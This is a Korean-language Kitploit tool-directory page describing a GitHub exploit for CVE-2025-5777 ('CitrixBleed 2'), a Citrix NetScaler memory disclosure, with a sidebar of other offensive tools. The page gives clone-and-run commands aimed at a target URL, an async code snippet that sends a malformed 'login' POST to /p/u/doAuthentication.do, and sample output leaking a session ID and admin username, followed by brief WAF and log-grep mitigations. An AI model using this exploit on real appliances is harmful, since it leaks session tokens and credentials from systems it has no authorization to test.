
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2025-5777 — CVE-2025-5777 Citrix NetScaler 메모리 누수 악용 코드 (CitrixBleed 2) | Kitploit

도구/GitHubGitHub/bughuntar/cve-2025-5777
Memory ForensicsVulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubbughuntar/cve-2025-5777

CVE-2025-5777

CVE-2025-5777 Citrix NetScaler 메모리 누수 악용 코드 (CitrixBleed 2)

저장소 보기
307791년 전Kitploit 검토 완료
공유

CVE-2025-5777 - Citrix NetScaler 메모리 누수 익스플로잇

Banner


📌 개요

이 도구는 Citrix NetScaler ADC/Gateway 장치의 중요한 메모리 공개 취약점인 CVE-2025-5777을 시연합니다. 이 익스플로잇은 잘못된 형식의 인증 요청을 통해 민감한 메모리 내용을 유출합니다.

주요 기능:
✔ XML 응답 구문 분석을 통한 메모리 누수 탐지
✔ 누출된 메모리 영역의 Hex+ASCII 덤프
✔ Burp Suite 호환 요청 형식
✔ 효율적인 테스트를 위한 비동기 요청


🔍 개념 증명

1. 취약한 요청 (Burp Suite)

Burp Request

2. 익스플로잇 실행

Tool Execution


⚡ 빠른 시작

git clone https://github.com/bughuntar/CVE-2025-5777.git
cd CVE-2025-5777
pip install requests beautifulsoup4 aiohttp colorama
chmod +x citrix_memory_leak.py
python3 citrix_memory_leak.py https://target-netscaler.com

예상 출력:

+ [+] Memory leak detected!
--- Leaked Memory Hex Dump ---
00000000  73 65 73 73 69 6F 6E 3D 31 32 33 34 35 36 37 38  session=12345678
00000010  55 73 65 72 3A 20 61 64 6D 69 6E 00 00 00 00 00  User: admin.....

🛡️ 완화 조치

조치명령/참조
패치Citrix 보안 게시판
WAF 규칙Block POST /p/u/doAuthentication.do with malformed params
탐지grep 'POST /p/u/doAuthentication.do' netscaler.log

📚 자료

  • NVD 항목
  • 기술 문서

🖥️ 코드 하이라이트

# Malformed request trigger
async def exploit(target):
    async with aiohttp.post(
        f"{target}/p/u/doAuthentication.do",
        data="login",  # Missing equals sign triggers leak
        ssl=False
    ) as response:
        await parse_leak(await response.read())

⚠️ 법적 고지

- This tool is for authorized testing ONLY.
- Unauthorized use violates international cybersecurity laws.

전체 면책 조항: DISCLAIMER.md

저자: Professor the Hunter

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    369
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Shadowserver 보고서를 MongoDB로 수집하고 이를 대화형 지도, 분석, 발견 사항, 권고 및 경영진 대시보드로 재생하는 CSIRT 플랫폼입니다.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    282

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →





